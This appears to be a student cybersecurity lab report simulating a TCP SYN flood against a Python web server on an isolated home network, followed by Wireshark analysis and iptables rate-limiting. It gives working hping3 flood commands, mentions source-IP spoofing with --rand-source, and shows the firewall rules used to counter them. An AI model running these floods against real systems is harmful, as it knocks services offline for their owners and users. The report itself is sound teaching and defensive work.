

DoS Attack Simulation & Analysis (Kali + Mobile)

Student Name: Ayesha Sajid

Course: BS Cybersecurity – Semester 4

Date: May 01, 2026

1. Project Objective:

To simulate a Denial-of-Service (DoS) attack in a controlled environment to analyze network traffic patterns and evaluate the effectiveness of host-based firewall mitigation.

2. Ethical Disclaimer:

This project was performed entirely within a private, isolated virtual laboratory. The target system (Python HTTP Server) and the attacking machine (Kali Linux) are both owned by the researcher. No external networks or unauthorized systems were accessed.

3. Tools Used:

- **Kali Linux:** Primary attacking platform.
- **hping3:** Used for generating TCP SYN Flood traffic.
- **Wireshark:** Network protocol analyzer for packet inspection.
- **htop:** Real-time system resource monitoring.
- **iptables:** Linux kernel firewall for implementing rate-limiting defenses.

```
File Actions Edit View Help

inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
ether a6:2f:99:33:38:ad txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 5 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.18 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::c73f:2029:9a69:709 prefixlen 64 scopeid 0<link>
ether 00:0c:29:dd:bc:2f txqueuelen 1000 (Ethernet)
RX packets 46 bytes 9493 (9.2 KiB)
RX errors 0 dropped 12 overruns 0 frame 0
TX packets 29 bytes 3548 (3.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
```

Figure 1: Checking Kali IP Address

In this step, the IP address of the Kali Linux machine was checked using the *ifconfig* command. This IP is required so other devices on the same network can connect to the server.

```
(root@kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.6 - - [01/May/2026 04:51:51] code 400, message Bad request version ('\x8a\x8a\x13\x01\x13\x02\x13\x03A+A,A,AbIof'A\x13A\x14\x00\x9c\x00\x9d\x00\x005\x01\x00\x065\x1a\x1a\x00\x00\x003\x041\x00\x01\x00\x111\x04A\x1ar\x99h\x075{')
192.168.1.6 - - [01/May/2026 04:51:51] "\x16\x03\x01\x06A\x01\x00\x065\x03\x03>\x94\x02(8c\x86\x82w\x80\x8b8+\x0d]7p0]\x92_\x8c\x11+\x9a1-\x93\x0fz_\x07v8e*":\x97\x882\x07\x0f6'y\x13\x001\x82Q>D'\x86e*ju\x0c4
192.168.1.6 - - [01/May/2026 04:51:51] "\x13A\x14\x00\x9c\x00\x9d\x00\x005\x01\x00\x065\x1a\x1a\x00\x00\x003\x041\x00\x01\x00\x111\x04A\x1ar\x99h\x075{%" 400 -
192.168.1.6 - - [01/May/2026 04:51:51] code 400, message Bad request version ('$\\x12')
192.168.1.6 - - [01/May/2026 04:51:51] "\x16\x03\x01\x06_\x01\x00\x06\x9c\x03\x03& m\x1efesinv\x0d\x8b1\x10&ncA'AN3C\x81u5cf\x88\x8d_\x1fAAE6YHx82zuce&vcx87\x9d\x01\x1biff\x1f2>F9\x866f_bc\x00_#\x13\x01\x13\x02\x13\x03A+A,A,AbIof'A\x13A\x14\x00\x9c\x00\x9d\x00\x005\x01\x00\x065\x1a\x1a\x00\x00\x003\x041\x00\x01\x00\x111\x04A\x1ar\x99h\x075{%" 400 -
192.168.1.6 - - [01/May/2026 04:51:51] "GET / HTTP/1.1" 200 -
192.168.1.6 - - [01/May/2026 04:51:57] code 404, message File not found
192.168.1.6 - - [01/May/2026 04:51:57] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.6 - - [01/May/2026 04:51:59] "GET / HTTP/1.1" 200 -
```

Figure 2: Starting Python HTTP Server on Kali

A simple web server was created using the Python command *python3 -m http.server*. This server acts as the target system for the attack.




Figure 3: Accessing Server from Mobile Device

The server was accessed from a mobile browser using the Kali IP address. This confirmed that both devices were connected to the same network and the server was working properly.

```
(root@kali)-[~]
# curl -o /dev/null -s -w "Time: %{time_total}\n" http://127.0.0.1:8080
Time: 0.000183
```

Figure 4: Normal Server Response (Before Attack)

Before launching the attack, the server was tested and it responded quickly. This shows normal system behavior without any load.

```
(root@kali)-[~]
# sudo hping3 -S --flood -p 8080 127.0.0.1
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 127.0.0.1 hping statistic —
2797643 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure 5: Launching TCP SYN Flood Attack

A TCP SYN flood attack was started using the *hping3* tool. This command sends a large number of SYN packets to overwhelm the server.

Attack Theory:

A TCP SYN Flood exploits the "Three-Way Handshake" of the TCP protocol. Under normal conditions, a connection follows a SYN -> SYN-ACK -> ACK sequence. During

this simulation, **hping3** was configured to send a continuous stream of SYN packets without ever responding to the server's SYN-ACK.

This creates "half-open" connections that stay in the server's *SYN_RECV* queue, eventually exhausting the available connection slots.

As seen in **Figure 6**, this leads to the *ERR_CONNECTION_REFUSED* error on the mobile client because the server can no longer accept new legitimate requests.




Figure 6: Server Not Responding During Attack

During the attack, the server became slow and sometimes stopped responding. This indicates that the system was under heavy load.




Figure 7: Wireshark Showing SYN Flood Traffic

Wireshark was used to capture network traffic. It shows a large number of SYN packets being sent, confirming that the attack is working.

Observations in Wireshark:

The packet capture reveals a high frequency of SYN packets targeting port 8080. Notice the RST, ACK flags sent by the server. This indicates the server is actively resetting connections because its backlog is saturated.




Figure 8: System Resource Usage During Attack

System performance was monitored using tools like *htop*. CPU and system activity increased due to the attack traffic.




Figure 9: Normal SYN Packet Transmission

A normal SYN packet transmission was tested without flooding. This shows how a regular connection behaves compared to an attack.




Figure 10: SYN Flood with Random Source IP

A stronger attack was performed using the `--rand-source` option. This makes the attack more powerful by using random IP addresses.




Figure 11: SYN Flood with Random Source IP Analysis using Wireshark

Wireshark analysis shows packets coming from multiple random sources, which makes the attack harder to detect and block.

Observations in Wireshark:

By using the `--rand-source` flag, the attack traffic appears to originate from thousands of different IP addresses. This demonstrates a "Distributed" style attack (DDoS simulation), which makes simple IP-based blocking ineffective as the source is constantly changing.




Figure 12: Server Not Responding During Attack

The server again showed slow or no response during the stronger attack, confirming the impact of the flood.

```
(root@kali)-[~]
└─# sudo iptables -A INPUT -p tcp --dport 8080 -m limit --limit 10/s -j ACCEPT
└─# sudo iptables -A INPUT -p tcp --dport 8080 -j DROP
```

Figure 13: Applying Rate Limiting Firewall Rule

A firewall rule was applied using *iptables* to limit incoming traffic. This is a basic defense mechanism against *DoS* attacks.

Defense Implementation:

To mitigate the flood, a rate-limiting rule was applied via **iptables**: `sudo iptables -A INPUT -p tcp --dport 8080 -m limit --limit 10/s -j ACCEPT`

Rule Breakdown:

- `-m limit --limit 10/s`: This module restricts the rate of incoming TCP packets to a maximum of 10 per second.
- `-j DROP`: (As seen in the second command) Any packets exceeding this threshold are automatically dropped by the kernel before they can reach the Python application.

```
(root@kali)-[~]
# sudo hping3 -S --flood -p 8080 192.168.1.18
HPING 192.168.1.18 (eth0 192.168.1.18): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figure 14: Re-Attack & See Reduced Impact after Applying Security Rule

After applying the firewall rule, the server handled the attack better and performance improved slightly.

```
(root@kali)-[~]
# sudo hping3 -S --flood -p 8080 192.168.1.18
HPING 192.168.1.18 (eth0 192.168.1.18): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

8081: ^C
— 192.168.1.18 hping statistic —
12784594 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure 15: Flood Attack via Network IP

The attack was also performed using the actual network IP instead of localhost, demonstrating how such attacks work in real network environments.

Conclusion:

Scenario	Tool/Command	Status	Response Time (Avg)	Observation
Normal Traffic	<code>curl -w</code>	Successful	0.000183s	Server responds quickly with no delay
SYN Flood Attack	<code>hping3 --flood</code>	Service Down	Connection Timed Out	Server overwhelmed, unable to handle requests
Mitigated Attack	<code>iptables limit</code>	Partial Access	Delayed but Functional	Traffic controlled, system still usable
Conclusion	Combined Analysis	Controlled State	Improved vs Attack Phase	Security measures reduce impact but do not fully eliminate attack